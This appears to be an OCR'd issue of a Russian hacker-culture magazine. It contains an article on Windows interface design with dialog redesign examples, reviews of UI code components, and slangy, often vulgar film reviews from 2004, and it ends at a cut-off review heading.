ОС Windows завоевала рынок с помощью стандартизации интерфейса и единого внешнего вида всех программ. Благодаря этому каждый чайник знает, где искать команды создания, открытия, печати файла, команды редактирования и т.д. Запустив новую программу, можно сразу же сообразить, какие кнопки надо нажимать, чтобы добиться определенного успеха.

Разработка интерфейса - целая наука, о ней пишут книги, но если знать хотя бы основы, то можно добиться невероятного успеха.

МОЕ ЛИЦО - МОЯ КРЕПОСТЬ

С чего начинается написание любой программы? Конечно же, с интерфейса главного окна. Как мы уже поняли, оно должно быть прямоугольным и обязательно содержать

системное меню. Никогда не убирай обрамление главного окна без особой надобности.

Вверху окна должно быть меню и панель с кнопками наиболее часто используемых команд. Они должны быть именно на самом верху, и никаких прибамбасов выше меню или панелей располагать нельзя.

Внизу окна обязательно должна быть строка состояния, в которой отображаются подсказки о выбранных командах. Не думай, что все твои юзеры будут умными и догадаются о чем-то без подсказки, каждая команда должна иметь короткое, но понятное описание, которое выводится в строке состояния. Тут же можно выводить еще и информацию о текущем состоянии программы или о ходе выполнения каких-либо операций.

Названия пунктов меню должны быть максимально информативными и при этом по возможности состоять не более чем из трех слов. Более подробную информацию всегда можно вывести в строке состояния. Для стандартных пунктов меню желательно использовать уже устоявшиеся названия. Например, для меню "Файл/Создать" нет смысла писать "Файл/Создать новый взлом". Это слишком длинное название, и делать так абсолютно бессмысленно.

МОИ ЛЮБИМЫЕ ПЛЮШКИ

Панель инструментов тоже должна быть максимально приближена к стандартному виду. Панель, содержащая основные команды (создать, открыть, печать и так далее), должна быть в верхней части окна. Нельзя располагать ее по краям или внизу. В качестве картинок лучше всего использовать стандартные, которые используются в таких программах, как MS Office или других программах от MS. Пользователи привыкли к ним и быстрее освоятся с интерфейсом твоей проги. Если не умеешь рисовать, то поищи в инете, но не надо выдумывать идиотские рисунки, построенные по законам паралогики душевнобольных :).

Рисунки должны быть информативными и вызывать ассоциацию с выполняемой командой. Если под кнопкой с рисунком бегемота спрятаны настройки цветовой гаммы, то об этом не догадается даже Нострадамус.

Рекомендуется, чтобы кнопки на панели были настраиваемыми, чтобы можно было убрать то, что мешает, и установить необходимое. Но если кнопок не более 10, то это уже будет лишним. В этом случае можно просто добавить возможность отображать или прятать панель.

Кнопки должны группироваться на панели по тематике. Если их очень много, то можно разбить на несколько панелей, только не надо сваливать все в одну кучу. Для группировки можно использовать положение соответствующих команд в главном меню.

ДЕРНИ ЗА ПИМПОЧКУ


Все элементы управления в окнах должны быть из состава Windows. Не надо создавать кнопки неправильной формы только из-за того, что ты это умеешь делать. Я тоже когда-то делал круглые кнопки и плоские поля ввода. Это плохо влияет на продажи, и очень сложно таким образом сделать что-то гармоничное.

В офисах MS над упрощением пользовательского интерфейса трудится не одна сотня профессионалов. Не думай, что ты умнее их и сможешь создать что-то еще более простое и удобное. Только если среди стандартного набора нет нужного элемента управления, можно задуматься над созданием чего-то более подходящего для решения проблемы.

ПОБЕСЕДУЙ СО МНОЙ

Отдельного разговора заслуживают окна диалога. С их помощью пользователи вводят информацию в программу и получают ответы. Если что-то окажется неудобным или раздражающим, то клик по uninstall не заставит себя ждать. К дизайну каждого элемента нужно подходить с особой тщательностью.

Единственное окно, которое может выглядеть как угодно - это "О проге". Его юзер может вообще никогда не увидеть, а если и увидит что-то страшное, то абсолютно не обидится. В остальных случаях извращения не допускаются. Но даже в этом окне должна быть кнопка "Закрыть" или "OK" - пользователь ведь может и не догадаться, что окно закрывается только по клику в определенной области размером 3x3 пикселя :).






Рисунок 3. Окно создания резервной копии в The Bat!

Каким должно быть диалоговое окно? Однозначно прямоугольным и желательно, чтобы ширина окна была больше высоты. Такие окна воспринимаются лучше, потому что мы привыкли воспринимать все в горизонтальной плоскости. Мы смотрим широкоэкранное кино, и у разрешения монитора ширина больше высоты, потому что это привычнее и удобнее.

Посмотри на окно создания резервной копии в почтовой мышке. Оно по вертикали больше, и из-за этого выглядит не очень хорошо. Я понимаю, что разработчики постарались встроить максимум возможностей, но само окно и неровности в компонентах немного раздражают. Помимо этого, последний компонент выбора CheckBox отодвинут вправо. Это лишнее. Все компоненты должны быть выровнены по левой стороне, и прыжки вправо только портят. Если что-то находится в определенной зависимости, то лучше просто запрещать доступность компонента (Enable), чем сдвигать его в сторону.

Единственное, что здесь сделано удачно - все компоненты хорошо сгруппированы. Элементы выбора CheckBox собраны в одну группу, а RadioButton в другую.

Теперь посмотри на рисунок 4. Здесь я убрал пару ненужных элементов (можно было бы и оставить, но без них функциональность не снизится), все выровнял и расширил окно. Теперь интерфейс выглядит совершенно по-другому, и поверь мне, в программе это смотрится еще лучше и намного удобнее.

УДАЧНАЯ СТАНДАРТИЗАЦИЯ ИНТЕРФЕЙСА

Когда появился Flash 5, разработчики Macromedia постарались максимально приблизить его интерфейс к Photoshop. Несмотря на то, что одна прога предназначена для работы с растровой графикой, а другая для векторной, в управлении они стали похожими. Даже панель инструментов сверху окна убрали, хотя для повышения юзабилити панель нужна. Благодаря этому Flash 5 завоевал невероятную популярность, особенно среди профессионалов-художников. А ведь в 5 версии графические возможности не сильно изменились, главным нововведением были расширенный ActionScript и изменение интерфейса. Художники не программируют, поэтому ActionScript им по барабану, а вот интерфейс Photoshop пришелся по вкусу, потому что все стало знакомым, и не нужно тратить долгие месяцы на переобучение и привыкание.





Рисунок 4. Окно создания резервной копии в The Bat! после небольших манипуляций


Рисунок 5. Окно для отображения свойств должно быть прямоугольным, вытянутым по вертикали

СВОЙСТВАМИ НАРУЖУ

Если нужно отображать свойства какого-то объекта (документа, файла), то его желательно делать вытянутым по вертикали. Это исключение из правил, которое надо запомнить, и ему желательно следовать всегда.

Всю информацию нужно разложить по тематическим разделам, в виде отдельных закладок. Ярким примером такого окна является окно свойств файла в проводнике или окна свойств документа в Word (меню Файл/Свойства).

Ни один объект не может обладать таким количеством свойств, что их нельзя было бы поместить в четыре закладки такого окна. Если свойств получилось больше, и ты не можешь их утрамбовать, то пора заняться оптимизацией инфы. Подумай, что действительно будет для пользователя информативным, а что можно удалить.


ОКНА НАСТРОЕК

Если в программе не слишком много параметров, то можно соорудить нечто а-ля MS (см. рис.8) из множества закладок. Если настроек слишком много, то строим в стиле Netscape Navigator, где слева построено дерево разделов и при выборе нужного пункта в центре окна отображаются соответствующие параметры.

Но не надо пытаться в один раздел засунуть килограмм всякой всячины. Читабельность падает, и найти необходимое невозможно. Старайся оставлять между элементами достаточно свободного пространства и выравнивать элементы, чтобы в окне не было хаоса.

НЕУДАЧНОЕ ИСПОЛЬЗОВАНИЕ СКИНОВ

Отрицательным примером можно назвать программу 3D FTP. Разработчики перевозбудились от успеха WinAMP и сделали поддержку скинов в FTP-клиенте. Такого извращения я еще не видел! Ты представляешь Photoshop или Word с поддержкой скинов? Клиент 3D FTP был очень мощным с громадным количеством возможностей, но из-за глупого дизайна умер в самом расцвете сил. А надо было всего лишь посмотреть на Cute FTP и привести все окна к его виду, убрав на фиг скины и нестандартные элементы управления.


Рисунок 6. Настройки mIRC

Посмотри на рисунок 6, где показано окно настроек программы mIRC. Оно выглядит просто ужасно. Дерево разделов слишком узкое, да и окно недостаточно широкое. Элементы управления в разделах не упорядочены и содержат абсолютно ненужные кнопки, которые можно куда-нибудь вынести. Кнопка Sort как-то отделена от других и пропадает в бездне, а выпадающие списки имеют разную длину.

Теперь посмотри на рисунок 7, где я немного отредактировал это окно. Теперь оно стало более широким, и элементы смотрятся намного стройнее, потому что выровнены по левому краю и имеют одинаковую ширину. Кнопка с изображением солнца не имела подсказки, и ее предназначение малопонятно (она просто перебрасывает нас на настройки раздела Connect), поэтому была удалена.


То, что в разделе появилось свободное пространство, не означает, что окно можно уменьшить. В других разделах места все равно может не хватить. Это в главном окне стараются напихать максимум информативности с помощью максимального количества пимпочек, а в диалогах можно оставлять сколько угодно пустого места, лишь бы это хорошо выглядело.

ЗАКЛЮЧЕНИЕ

Не стесняйся тратить время на создание удобного и красивого интерфейса. Даже самая лучшая и навороченная прога не будет продаваться лучше простой и удобной утилиты.

Я вспоминаю, как однажды описывал программу Feurio, которая тогда была самой навороченной для записи музыкальных дисков. Пришлось потратить неделю на разборки с интерфейсом, и вывод был один - программа мощнейшая и должна присутствовать в арсенале любого меломана. Но я не до такой степени меломан, чтобы мириться с неудобствами. Лучше простой, но удобный WinOnCD, чем продвинутый, но уродливый Feurio. Вот если бы я писал диски каждый день, то, может быть, использовал бы что-то сложное, а так...




Рисунок 7. Настройки mIRC после моего вмешательства




Рисунок 8. Окно настроек в стиле MS

■ Фленов Михаил (horrific@vr-online.ru, www.vr-online.ru)

CColourPickerXP

Описание:
В Office очень часто для выбора цвета используются кнопки или выпадающие списки, по нажатию которых выпадает окошко с выбором цвета. Это очень удобно и позволяет без отображения лишних диалоговых окон выбрать цвет.

Особые отличия
+ Отлично выглядит и великолепно работает.
+ Есть возможность отображать цвет по умолчанию.
+ С помощью кнопки Custom можно отобразить стандартное окно выбора цвета, благодаря чему можно выбрать совершенно любой цвет, а не только те, что в списке.
+ Есть возможность отображения в числах каждой составляющей цвета.
+ Высокая скорость работы.
+ Один класс для отображения выпадающего списка и кнопки.
- Недостатков не замечено.

Диагноз
Потребность в выборе цвета возникает не только в графических, но и в текстовых приложениях. Используй класс CColourPickerXP вместо того, чтобы каждый раз отображать стандартное окно выбора цвета.

Ссылки
Забираем файл здесь: www.codeproject.com/miscctrl/colourpickerxp/ColourPickerXP_src.zip.


Календарь в стиле Outlook

Описание:
Пользователю должно быть удобно работать с программой. Если надо работать с датой, то...

Особые отличия
+ Есть возможность отображения кнопки Today, для перехода на текущую дату.
+ Можно назначить любой шрифт отдельно для даты, заголовков, названий дней недели.
+ Подсветка определенных дат (например, праздников).
+ Автоматическое изменение шрифта в зависимости от разрешения.
+ Выделение множества дат в разных месяцах.
+ Подсветка текущей даты.
- Для пользователя неудобно менять месяц и год. Из-за этого нужно вводить дополнительные компоненты.
- Функциональность отличная, но можно было бы не зацикливаться на стиле Outlook, а сделать что-то покрасивее.

Диагноз
Если тебе где-то нужен календарь, особенно для работы с несколькими месяцами одновременно, то советую обратить внимание на этот класс. На функциональность ты уж точно не будешь обижен, потому что есть все необходимое.

Ссылки
Класс в исходниках забираем здесь: www.codeproject.com/miscctrl/MiniCalendar/MiniCalendar_Src.zip.



MFC Grid control – мир в сеточку

Описание:
Среди стандартных элементов управления Windows нет компонента для отображения сетки в стиле Excel, но она бывает необходима, наверное, в каждом третьем приложении. В интернете полно платных и бесплатных решений, но среди халявы сложно найти что-то качественное со всеми необходимыми возможностями. Для каждого случая есть свой компонент, но MFC Grid control наиболее универсален.

Особые отличия
+ Можно назначить картинку любой ячейке.
+ Изменение размера колонок/строк (запрет на изменения), автоматическая подгонка ширины по двойному клику.
+ Поддержка Drag&Drop.
+ Неправильные ячейки могут быть выделены цветом, шрифтом или даже текстом.
+ Возможность редактирования текста прямо в ячейке.
+ Можно изменить цвет любой ячейки или текста.
- Не хватает множества полезных событий, типа начала редактирования, события обрисовки ячейки, изменения ширины колонки.
- Большая мощь ударила по стабильности, и класс при определенных настройках сбивает с ног всю программу.

Диагноз
Большое количество возможностей и простота в использовании позволяют использовать компонент в различных ситуациях в программах любой направленности. Конечно же, хотелось бы еще возможностей, но сначала нужно убрать существующие глюки, которые исправляют регулярно и быстро.

Ссылки
Исходники забираем здесь: www.codeproject.com/miscctrl/gridctrl/gridctrl_src.zip.




FastReport

Описание:
Любая программа, работающая с базой данных, должна выводить данные из базы на печать или в виде каких-либо отчетов. Раньше мы все использовали QuickReport, но в последней версии его не стало (точнее есть, но надо подключать ручками), а в будущей Delphi поддержка вообще может отсутствовать. Некоторые перескочили на Rave Designer, но я хочу обратить твое внимание на старый и уже давно хорошо зарекомендовавший себя FastReport.

Особые отличия
+ Мощнейшие компоненты для создания самых умопомрачительных отчетов.
+ Формы отчетов можно хранить в отдельных файлах и загружать в Delphi. Таким образом, не надо для каждого отчета иметь отдельную форму и компоненты и при изменении формы перекомпилировать код (достаточно изменить файл формы).
+ Легкая и понятная оболочка для формирования отчета, а главное на русском языке. Можно попытаться даже юзера научить ей пользоваться, и он сам будет делать отчеты, которые ему нужны, а ты только формируешь базу и программишь.
+ Поддержка всех популярных баз данных и технологий доступа.
+ Высокая скорость работы.
+ Описание на русском языке и полная его поддержка.
- Компонент платный.

Диагноз
Хватить прыгать от одного построителя отчетов к другому. Остановись на FastReport и не пожалеешь. В России он становится самым популярным, и при устройстве на работу программистом у тебя могут потребовать его знания.

Ссылки
Забираем файл здесь: www.fastreport.ru/ ru/index.php.



■ Иван Помакин, профессор вареза (sidex@real.xakep.ru)




СВЕЖАЯ WAREZ-KA

ВИДЕО WAREZ-KA

«БОЛЬШАЯ КРАЖА» (THE BIG BOUNCE)


Мировая премьера: 20.01.04
Премьера в RU: 12.08.04
В ролях: Морган Фримэн/Оуэн Уилсон/Чарли Шин/Крис Кристофферсон
Режиссер: Джордж Армитаж



Все это мы уже где-то видели. В одноименной книге и не менее одноименном кинофильме 1969 года. Книга была вполне съедобной. Некоторые и после ее прочтения продолжали облизываться. А вот фильм-оригинал стал настоящим гноем. Ремейк, действие которого телепортировалось на Гавайи, оказывается средним арифметическим говнецом. Мувик выглядит отлично, если смотреть без звука, параллельно включив Blue Six или любой другой свежий сборник easy listening. Все покажется очень похожим на рекламу тура в Анталию с серферами, но без вездесущих соотечественников. Правильный чистый песок, правильные волны, женская грудь и мужские бедра правильной формы, правильные апартаменты «люкс». Вся правильность заканчивается, когда выключаешь mute, вернув звук к жизни. Хотя этот шаг спасет тебя от ревности в случае просмотра вместе с твоей бэйбой: Оуэн Уилсон, новый секс-символ Америки, покажется неизлечимым олигофреном. Вместе с олигархичкой он пытается опустить на лавэ ее сожителя – короля строительного бизнеса. Сумма невелика, $200K, так что похищение кажется возможным даже для заснятого олигофрена. Он успел засветиться и как буйно помешанный, так что его мониторит шоколадный заяц Морган Фримэн, подвязавшийся на должность гавайского юриста. У королей кино-гламура есть тема: они сбиваются в шоблу и отправляются снимать кино-бред just for fun. Вот это как раз тот случай: звезды-участники просто метнулись тусануться на Гавайи. Жаль, когда-то Морган Фримэн был для меня знаком качества. Он, казалось, снимался лишь в качественном кино. «Большая кража» - неприятное исключение.

«ДОБРО ПОЖАЛОВАТЬ В МУЗПОРТ» (WELCOME TO MOOSEPORT)

Мировая премьера: 10.02.04
Премьера в RU: 10.06.04
Релиз на DVD (1-й регион): 25.05.04
В ролях: Джин Хэкман/Рэй Романо/Кристин Барански/Марсия Гэй Харден
Режиссер: Дональд Петри



Фильм об американском Борисе Николаевиче, который после двух президентских отсидок отправляется в Урюпинск, чтобы стать местным мэром. С ним бригада пиарасов, которые могут заставить нас голосовать даже за обезьяну. Однако это Америка, которая активно скучает и ностальгирует по «стране, которую мы потеряли», по добрым провинциальным местам. Россия же, по моему скромному мнению, страна, движимая центробежной силой: «все лезут в Москву, будто она резиновая». Так что многое остается за гранью российского понимания. Если бы ты был амером, я бы поставил фильму все 70%, но вторая звезда кинофильма Рэй Романо понятен лишь немногим россиянам: у нас не показывают его популярных ТВ-шоу. Для отечественных глаз фильм кажется неправдоподобным: Хэкман бьется с Романо за сомнительного качества должность, сомнительного качества женщину; оба пуляют на деревенских джипах. Машины, люди, интерьеры – здесь очень мало красивого, того, что порой вытягивает даже слабый фильм. Этот фильм - лишь инструкция, как пережить ситуацию, когда твою деваху угоняет упакованный чел; когда она выбирает деньги. Характер фильма описывает моя ситуация - мобильный изменил мне, посадив батареи. Зарядка осталась дома, и я не смог скачать GPRS'ом нужный кодек для просмотра divx'а «Музпорта». В итоге кино я смотрел без звука :(. Вернувшись в город, посмотрел его еще раз полноценно. Смысл увиденного вовсе не изменился. В первый раз я смог «прочитать по губам» 99% реплик фильма: настолько они очевидны.

«ВЕЧНОЕ СИЯНИЕ СТРАСТИ» (ETERNAL SUNSHINE OF THE SPOTLESS MIND)

Мировая премьера: 19.03.04
Премьера в RU: ХЗ
Релиз на DVD (1-й регион): 25.05.04
В ролях: Джим Кэрри/Кейт Уинслет/Элайджа Вуд/Кирстен Данст
Режиссер: Мишель Гондри

I'M FINE WITHOUT YOU.

Прекрасная подруга удаляет двух абонентов из моего мобильного своими тонкими изящными пальцами. Можно ли стереть из памяти этих двоих, с кем мы столь успешно 3 года занимались питием крови друг друга? Медики более убедительны. Они с легкостью частично стирают память Кейт Уинслет, так

что она вовсе не помнит своего бывшего сожителя. Он, Джим Керри, проделывает то же самое - в его памяти остаются лишь некоторые воспоминания о Кейт. Однако они снова случайно встречаются, чтобы конопатить свои дыры новыми чувствами. Приверженцы теории «взаимопритяжения противоположностей» поверят в успех. Джим – типичный дрочер-тихун, который опасается всяческого контакта с реальностью, но постоянно жаждет общения; Кейт – болтушка-хохотушка, склонная к раскрутке истерик и артистическому спуску соплей. Оба актера работают неплохо, стирая образы своих последних ролей: Джим оказывается вполне съедобным трагиком, сохраняя рабочим свой комический Керри-бренд; Кейт берет передышку от слишком напряжных ролей («Ирис», «Жизнь Дэвида Гейла»). В кадре на минуту появляется гоблино-хоббит Элайджа Вуд. Появляется он лишь для того, чтобы добавить яркое имя в титры. Фильм, достойный места на полке рядом с «Быть Джоном Малковичем», написанный тем же сценаристом. Хотя игры с памятью и медицинские эксперименты с сознанием красивее прорисованы в раритетном «Заводном апельсине» Стэнли Кубрика.

«СПАРТАНЕЦ» (SPARTAN)

Мировая премьера: 12.03.04
Премьера в RU: 24.06.04
Релиз на DVD (1-й регион): 15.06.04
В ролях: Вэл Килмер/Дерек Люк/Уильям Мейси/Кристен Белл
Режиссер: Дэвид Мамет





Бэтмэн возвращается! Актер Вэл Килмер снова в струе, он погружает нос в тексты сценария, а не в бразильский кокаин после прохождения спецкурсов. Его нос припудривался в роли спецагента ФБР, который много лет шабашил над гиперсекретными заданиями. Сейчас его зарядили искать угнанную дочку презика (президента США). На подмогу ему приходит чернокожий Покемон, начинающий чекист. Сдувая стандартные 1,6 Гб, я сильно сомневался: стоит ли тратить столько трафика ради минуты твоего чтения о подобном КГБ-бреде? Сложно найти шедевр среди фильмов, снятых о «Большом брате, наблюдающем за тобой». Однако «Спартанец» успешно поднимается на возникшей политической линии: дочь похитили оппоненты большого босса. Триллер уже получает статус политического. Главного героя пытаются отстранить от расследования. Другая тема фильма – отличные диалоги, цитирование которых поможет накачать твою харизму. «Ты оставишь нам информацию или оставишь жизнь» - это самая малозначительная фраза из сказанного Килмером. Я не знаю, какого ты мнения о прежних ролях Килмера, но нынешняя - лучшая со времен «Тумстоун».

ФУТУРИСТУ НА ЗАМЕТКУ: КАКОЕ КИНО ЖДАТЬ?

«Шрек 2» (Shrek 2)
Мировая премьера: 21.05.04
Премьера в RU: 20.08.04
В ролях: Кэмерон Диас/Майк Майерс/Эдди Мерфи/Антонио Бандерас (озвучка)
Режиссер: Конрад Вернон, Келли Эсбэри (мультипликаторы)

«Троя» (Troy)
Мировая премьера: 14.05.04
Премьера в RU: 20.05.04
В ролях: Брэд Питт/Орландо Блум/Эрик Бана
Режиссер: Вольфганг Петерсен

«Гарфилд» (Garfield)
Мировая премьера: 11.06.04
Премьера в RU: 16.08.04
В ролях: Билл Мюрей/Дженнифер Лав Хьюитт/Дебра Мессинг
Режиссер: Питер Хьюитт

«Хроники Риддика» (The Chronicles of Riddick)
Мировая премьера: 11.06.04
Премьера в RU: 30.09.04
В ролях: Вин Дизель/Колм Фиори/Джуди Денч/Алекса Давалос
Режиссер: Дэвид Твахи


«Терминал» (Terminal)
Мировая премьера: 18.06.04
Премьера в RU: 30.09.04
В ролях: Кэтрин Зета-Джонс/Том Хэнкс/Чи МакБрайд
Режиссер: Стивен Спилберг

«Аэроплан» (Soul Plane)
Мировая премьера: 28.05.04
Премьера в RU: ХЗ
В ролях: Метод Мэн/Снуп Дог
Режиссер: Джесси Терреро

«Послезавтра» (The Day After Tomorrow)
Мировая премьера: 28.05.04
Премьера в RU: 28.05.04
В ролях: Джаред Харрис/Йен Хольм/Деннис Куэйд
Режиссер: Роланд Эммерих

«ГАДКИЕ АМЕРИКАНЦЫ» (EUROTRIP)

Мировая премьера: 20.02.04
Премьера в RU: 24.06.04
В ролях: Скотт Мехлович/Джейкоб Питт/Мишель Трахтенберг
Режиссер: Алек Берг




Два самых популярных слова о Европе среди амеров – eurotrash и eurotrip. Первое характеризует то, что они увидят в ходе второго. Второе обычно происходит по окончании колледжа, когда семья выпускника пакуется на поездку вокруг Европы, чтобы их чадо набралось уму-разуму. Звезд среди актеров не просматривается, так что оставим их именами нарицательными. Молчел, желая отжать пятерку по немецкому, вступает в переписку с неким существом из Германии. Чел подозревает, что имеет дело с латентным педерастом, который лишь ожидает момента интима. По ходу дела чел понимает, что переписывается не с любителем проктологических исследований, а со вполне съедобной девочкой. Фильм готовился людьми из команды «Дорожного путешествия» и «Старой закалки». Так что ожидаемый жанр «роад муви» в американском прочтении ока-

зывается отличным от отечественного видения. Вместо трагедии («Коктебель», «Бумер», «Возвращение»), здесь на первом месте оказывается молодецкая похоть. Да, мы – разные. Они говорят о сексе (сколько уже было сказано в «Американских пирогах»?), мы же предпочитаем им заниматься. Ты согласен, что прокатиться по маршруту Париж-Амстердам-Рим-Братислава-Берлин стоит лишь в поисках секса? Если же ты веришь, что солнце встает не только для того, чтобы вместе с ним встал и член, тогда лучше поискать другое кино. Прости мой снобизм, но амеры никогда не сделают нас в «road movie», режиссеров Учителя, Звягинцева и даже Буслова.

"ИГРЫ ДЖЕНТЛЬМЕНОВ" (THE LADYKILLERS)

